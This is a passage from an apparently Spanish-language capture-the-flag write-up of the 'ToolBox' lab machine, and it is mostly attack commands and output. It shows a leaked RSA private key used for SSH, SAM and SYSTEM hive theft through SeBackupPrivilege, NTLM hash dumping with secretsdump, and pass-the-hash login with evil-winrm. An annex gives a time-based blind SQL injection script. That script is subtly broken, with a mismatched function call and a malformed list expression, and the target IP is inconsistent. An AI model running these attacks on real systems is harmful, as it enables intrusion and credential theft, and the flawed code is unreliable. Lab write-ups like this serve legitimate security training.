7s+4t1eUeZ52vgg1nqELZT0m6pctL/D5q6e19B3Dw/YdCFmKf6B8u
LWMSUGsb8R7zhUTZ136+Pn0TEGUQXQmBCe0JLcMGyB9bTJ71wy2g02x5
MmRdpv+Z2Q05KK10EdHtClV0bT7Ks59ZYKSH3Ur4dCLPCLdBAEfrEg
M33z1y1wUkzqzFhcydZ13kV5S30rX/NUlqKqC1G5GfPCu0p1b0dyk
xn3S1neZtctp16l+p9pcK0BgAg1Xbe9v5QvF4J1XwA0Ufacy7B9609j52yp7
M1Stygt4dJawfZG5se+thm+XuXtK153jng9W0dksbdtVZ5jmh3Frvg2H0Y
AD0p+3H7dK4yqP0P0Bv/Q3CfYos62Fz2m4dCK1DwL3T03bDnUe59q6
bsf9AoGBAUVKtWmL0wDf09SEKShp3hKgeAmbIDZXFnUZR1ok8Zd42vY5B
q3Khc0K8b+97jVHPXlwtqJp0oFj68tjQeBoAcw92310bPevY1DyUyP
BvXkD3rM5UuNAvB0Nyv+VXz/ZKVLcL2nd3m/PnqF5I
-----END RSA PRIVATE KEY-----

```

Si este lo copiamos a nuestro sistema, le damos los permisos adecuados para la conexión ssh y realizamos la conexión.

```

~/Machines/HTB/ToolBox/exploit nano Administrator_rsa
~/Machines/HTB/ToolBox/exploit chmod 600 Administrator_rsa
~/Machines/HTB/ToolBox/exploit ssh Administrator@10.129.247.173 -i Administrator_rsa
The authenticity of host '10.129.247.173 (10.129.247.173)' can't be established.
ED25519 key fingerprint is: SHA256:KJAib23keV2B8xvFaxg7e79uztryW+LYX+Wb2qA9u4k
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:6: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.247.173' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html

```

Estamos dentro de la máquina, ahora si, como usuario administrador

```
administrator@T00LB0X C:\Users\Administrator>more Desktop/root.txt
Invalid parameter - /root.txt

administrator@T00LB0X C:\Users\Administrator>more Desktop\root.txt
cc9a0b76ac17f8f475250738b96261b3
```

Ya hemos comprometido totalmente la máquina, pero si vamos un paso mas allá, podemos obtener todos los hashes de las cuentas de la maquina mediante la explotación del SeBackupPrivilege.

SeBackupPrivilege

Cuando tenemos **SeBackupPrivilege** en una máquina Windows, lo aprovechamos para leer prácticamente cualquier archivo aunque los permisos NTFS no nos lo permitan. Usamos ese privilegio para obtener copias de los archivos **SAM** y **SYSTEM**, nos llevamos esos archivos a nuestra máquina y allí los abrimos con herramientas de volcado de hashes como impacket-secretsdump. A partir de esos archivos extraemos los hashes de las cuentas locales y luego podemos crackearlos o utilizarlos en ataques de **pass-the-hash** para conseguir privilegios de administrador local o movernos lateralmente en el entorno.

Como tenemos un servidor de FTP abierto vamos a poner estos archivos en el directorio que se expone mediante este servicio. Si buscamos el mismo, se encuentra en el directorio raíz, en el directorio inetpub. Esto es porque el servicio FTP en windows forma parte de IIS.

```
administrator@TOOLBOX c:\>dir
Volume in drive C has no label.
Volume Serial Number is 64F8-B588

Directory of c:\

02/19/2020 05:21 PM <DIR>          inetpub
02/19/2020 12:42 PM <DIR>          Perflogs
04/06/2021 04:02 AM <DIR>          Program Files
02/19/2020 05:24 PM <DIR>          Program Files (x86)
02/19/2020 05:32 PM <DIR>          Users
01/11/2022 08:04 PM <DIR>          Windows
02/18/2020 05:49 PM                48 windows-version.txt
1 File(s)                  48 bytes
6 Dir(s)                  5,492,789,248 bytes free

administrator@TOOLBOX c:\>cd inetpub
administrator@TOOLBOX c:\inetpub>dir
Volume in drive C has no label.
Volume Serial Number is 64F8-B588

Directory of c:\inetpub

02/19/2020 05:21 PM <DIR>          .
02/19/2020 05:21 PM <DIR>          ..
02/19/2020 04:49 PM <DIR>          ftproot
02/19/2020 05:05 PM <DIR>          history
02/19/2020 05:05 PM <DIR>          temp
0 File(s)              0 bytes
5 Dir(s)              5,492,789,248 bytes free
```

Ilustración 40. Directorio expuesto por FTP

Copiamos los archivos en el directorio raíz de ftp

```
administrator@TOOLBOX c:\inetpub\ftproot>dir
Volume in drive C has no label.
Volume Serial Number is 64F8-B588

Directory of c:\inetpub\ftproot

02/19/2020 04:49 PM <DIR>          .
02/19/2020 04:49 PM <DIR>          ..
02/18/2020 05:16 PM                242,520,560 docker-toolbox.exe
1 File(s)              242,520,560 bytes
2 Dir(s)              5,492,789,248 bytes free

administrator@TOOLBOX c:\inetpub\ftproot>copy C:\Users\Administrator\sam .
1 file(s) copied.

administrator@TOOLBOX c:\inetpub\ftproot>copy C:\Users\Administrator\system .
1 file(s) copied.

administrator@TOOLBOX c:\inetpub\ftproot>dir
Volume in drive C has no label.
Volume Serial Number is 64F8-B588

Directory of c:\inetpub\ftproot

11/18/2025 12:38 AM <DIR>          .
11/18/2025 12:38 AM <DIR>          ..
02/18/2020 05:16 PM                242,520,560 docker-toolbox.exe
11/18/2025 12:27 AM                61,440 sam
11/18/2025 12:27 AM                13,791,232 system
3 File(s)              256,373,232 bytes
2 Dir(s)              5,478,940,072 bytes free

administrator@TOOLBOX c:\inetpub\ftproot>
```

Ilustración 41. Copia de archivos en directorio FTP

Los descargamos de igual manera que hicimos con Docker-toolbox.exe al inicio de la máquina, por medio de la conexión anónima a FTP.

```
~\Documents\ftp\toolbox> ftp -a 18.129.247.173
Connected to 18.129.247.173.
228 FileZilla Server 0.9.60 beta
228-written by Tim Kosse (tim.kosse@filezilla-project.org)
228 Please visit https://filezilla-project.org/
331 Password required for anonymous
238 Logged on
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||49176|)
158 Opening data channel for directory listing of "/"
-r--r--r-- 1 ftp ftp 242520560 Feb 18 2020 docker-toolbox.exe
-r--r--r-- 1 ftp ftp 61440 Nov 18 08:27 sam
-r--r--r-- 1 ftp ftp 13791232 Nov 18 08:27 system
228 Successfully transferred "/"
ftp> get sam
Local: sam remote: sam
229 Entering Extended Passive Mode (|||51058|)
158 Opening data channel for file download from server of "/sam"
100% [*****] 61440 787.19 KiB/s 00:00 ETA
228 Successfully transferred "/sam"
61440 bytes received in 00:00 (787.64 KiB/s)
ftp> get system
Local: system remote: system
229 Entering Extended Passive Mode (|||49031|)
158 Opening data channel for file download from server of "/system"
100% [*****] 13791232 784.81 KiB/s 00:00 ETA
228 Successfully transferred "/system"
13791232 bytes received in 00:17 (784.08 KiB/s)
ftp> exit
221 Goodbye
```

Ilustración 42. Descarga de archivos FTP

Dumpeamos y obtenemos todos los hashes NTLM de los usuarios del sistema. Estos nos otorgan persistencia, pues con ellos nos podríamos conectar por medio de WinRM, como mostramos con el usuario Administrator.

```
w:\Machines\HTB\Toolbox\exploit> impacket-secretsdump -sam sam -system system local
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0x47b7bbf07915b129ae4e3a93cc2c2fac
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:0a11cc50e456033d861a62e79820e6d2:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Tony:1001:aad3b435b51404eeaad3b435b51404ee:72e73c68ce0834d7264586db06835911:::
sshd:1002:aad3b435b51404eeaad3b435b51404ee:580b7a5fd0b7529dee04a5366170b50f:::
[*] Cleaning up...

w:\Machines\HTB\Toolbox\exploit> evil-winrm -i 10.129.247.173 -u Administrator -H 0a11cc50e456033d861a62e79820e6d2
Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#remote-path-completion

Info: Establishing connection to remote endpoint
*evil-winrm: PS C:\Users\Administrator\Documents> whoami
toolbox\Administrator
*evil-winrm: PS C:\Users\Administrator\Documents>
```

Ilustración 43. Dumpeo y conexión WinRM

```
reg save hklm\sam sam
reg save hklm\system system

impacket-secretsdump -sam sam -system system local

# HASH → NO:NO:NO:NTLM:::
```

Código 19. Comandos SeBackupPrivilege

4. ANEXO I – SCRIPTS

En este anexo se muestran y explican los scripts utilizados en el transcurso del documento

PostgreSQL Blind-Based DB Info Extraction

```
import requests
import time
import urllib3

urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)

# === CONFIG ===
url = 'https://admin.megalogistic.com/'
sleep_time = 5
threshold = 4.5

headers = {
    'User-Agent': 'Mozilla/5.0',
    'Content-Type': 'application/x-www-form-urlencoded',
    'Cookie': 'PHPSESSID=fbf8845112383bb9b7de8c1a2f478e4e'
}

def build_payload(position, ascii_code):
    # Evalúa si el carácter en la posición `position` de CURRENT_SCHEMA()
    # tiene código ASCII igual a `ascii_code`, y duerme si es cierto
    return (
        f"' AND 1571=(CASE WHEN "
        f"(ASCII(SUBSTRING(CURRENT_SCHEMA() FROM {position} FOR 1)) = {ascii_code}) "
        f"THEN (SELECT 1571 FROM pg_sleep({sleep_time})) "
        f"ELSE 1571 END)--"
    )

def extract_char(expression, position):
    # Caracteres ordenados por probabilidad de aparición
    common_chars = (
        list("abcdefghijklmnopqrstuvwxyz") +
        list("_") +
        list("ABCDEFGHIJKLMNOPQRSTUVWXYZ") +
        list("0123456789") +
        [chr(i) for i in range(32, 127)]
        if chr(i) not in "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789_"
    )

    for c in common_chars:
        ascii_code = ord(c)
        payload = build_payload(expression, position, ascii_code)
        data = {
            'username': payload,
            'password': 'test'
        }

        start = time.time()
        response = requests.post(url, data=data, headers=headers, verify=False)
        elapsed = time.time() - start

        print(f"[?] Pos {position} - Char '{c}' ({ascii_code}) → Tiempo: {elapsed:.2f}s")

        if elapsed > threshold:
            print(f"[✓] Carácter confirmado en pos {position}: '{c}'")
            return c

    print(f"[!] No se encontró carácter en pos {position}")
    return None

def extract_sql_value(expression, max_length):
    print(f"[*] Extrayendo resultado de: {expression}")
    result = ''
    for position in range(1, max_length + 1):
        char = extract_char(expression, position)
        if not char:
            break
        result += char
        print(f"[+] Resultado parcial: {result}")
    return result

if __name__ == '__main__':
    # Cambia aquí la expresión SQL que quieras extraer
    sql_expression = "CURRENT_SCHEMA()"
    max_len = 60

    value = extract_sql_value(sql_expression, max_len)
    print(f"\n[✓] Resultado completo: {value}")
```

Explications

Propósito

Este script explota una vulnerabilidad SQLi Blind. Como no encontramos salida visible tras ejecutar los payload, el script capta los caracteres de aquello que queramos recibir, en este caso **CURRENT_SCHEMA()**, midiendo el tiempo de respuesta del servidor cuando este ejecuta **pg_sleep(n)** en caso de que la condición sea verdadera.

Estructura

Configuración inicial

```
import requests
import time
import urllib3

urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)
```

Se requieren las siguientes librerías para llevar a cabo las peticiones web, medir el tiempo de respuesta y desactivar los warnings de certificados autofirmados. En caso de que no se añada la última línea que ejecuta la última acción, se mostrarían por pantalla todos estos errores, aunque sin inferir en el funcionamiento del script.

Parámetros de ataque

```
url = 'https://admin.megalogistic.com/'
sleep_time = 5
threshold = 4.5

headers = {
    'User-Agent': 'Mozilla/5.0',
    'Content-Type': 'application/x-www-form-urlencoded',
    'Cookie': 'PHPSESSID=fbf8845112383bb9b7de8c1a2f478e4e'
}
```

El presente apartado presenta los siguientes campos:

- **url** – URL vulnerable.
- **sleep_time** – tiempo que ejecutara **pg_sleep()**.
- **threshold** – tiempo de demora en el que se si se supera se considera la condición verdadera.
- **headers** – cabeceras necesarias para el envío correcto de la petición.

Funciones

build_payload(position, ascii_code)

```
def build_payload(position, ascii_code):
    # Evalúa si el carácter en la posición `position` de CURRENT_SCHEMA()
    # tiene código ASCII igual a `ascii_code`, y duerme si es cierto
    return (
        f"' AND 1571=(CASE WHEN "
        f"(ASCII(SUBSTRING(CURRENT_SCHEMA() FROM {position} FOR 1)) = {ascii_code}) "
        f"THEN (SELECT 1571 FROM pg_sleep({sleep_time})) "
        f"ELSE 1571 END)--"
    )
```

Esta función construye el payload SQL que se inyectara, en nuestro caso en el campo username.

1. **SUBSTRING(CURRENT_SCHEMA() FROM {position} FOR 1))** – Extrae el carácter {position} de la información que queramos extraer, en este caso **CURRENT_SCHEMA()**.
2. **ASCII(...) = {ascii_code}** – compara el código ASCII del carácter con el valor actual del bucle
3. En caso de que sea cierto se ejecuta **pg_sleep()**.
4. Si no se ejecuta simplemente 1571.

extract_char(position)

```
def extract_char(expression, position):
    # Caracteres ordenados por probabilidad de aparición
    common_chars = (
        list("abcdefghijklmnopqrstuvwxyz") +
        list("_") +
        list("ABCDEFGHIJKLMNOPQRSTUVWXYZ") +
        list("0123456789") +
        [chr(i) for i in range(32, 127)]
        if chr(i) not in "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789_"
    )

    for c in common_chars:
        ascii_code = ord(c)
        payload = build_payload(expression, position, ascii_code)
        data = {
            'username': payload,
            'password': 'test'
        }

        start = time.time()
        response = requests.post(url, data=data, headers=headers, verify=False)
        elapsed = time.time() - start

        print(f"[?] Pos {position} - Char '{c}' ({ascii_code}) → Tiempo: {elapsed:.2f}s")

        if elapsed > threshold:
            print(f"[✓] Carácter confirmado en pos {position}: '{c}'")
            return c

    print(f"[!] No se encontró carácter en pos {position}")
    return None
```

1. Esta función recorre todos los caracteres ASCII imprimibles. Estos se encuentran ordenados en base a los que mayor probabilidad tienen de aparecer hasta los de menos.
2. Construye el payload con esa posición y ese ASCII.
3. Esto es enviado al servidor con una petición tipo POST.
4. Mide el tiempo de respuesta: en caso de que sea mayor que threshold el carácter es correcto. En caso contrario pasa al siguiente carácter ASCII.
5. Devuelve el carácter correcto cuando lo encuentra.

extract_sql_value(expression, max_length)

```
def extract_sql_value(expression, max_length):
    print(f"[*] Extrayendo resultado de: {expression}")
    result = ''
    for position in range(1, max_length + 1):
        char = extract_char(expression, position)
        if not char:
            break
        result += char
        print(f"[+] Resultado parcial: {result}")
    return result
```

Esta función coordina la extracción completa del valor SQL que queramos obtener, reconstruyéndolo carácter a carácter usando la función anterior.

Esta recibe la expresión SQL, en nuestro caso CURRENT_SCHEMA() y el número máximo de caracteres que intentara extraer.

main

```
if __name__ == '__main__':  
    # Cambia aquí la expresión SQL que quieras extraer  
    sql_expression = "CURRENT_SCHEMA()"   
    max_len = 60  
  
    value = extract_sql_value(sql_expression, max_len)  
    print(f"\n[✓] Resultado completo: {value}")
```

En este apartado lo único que deberemos hacer es cambiar la expresión SQL que queremos obtener y la longitud máxima a comprobar.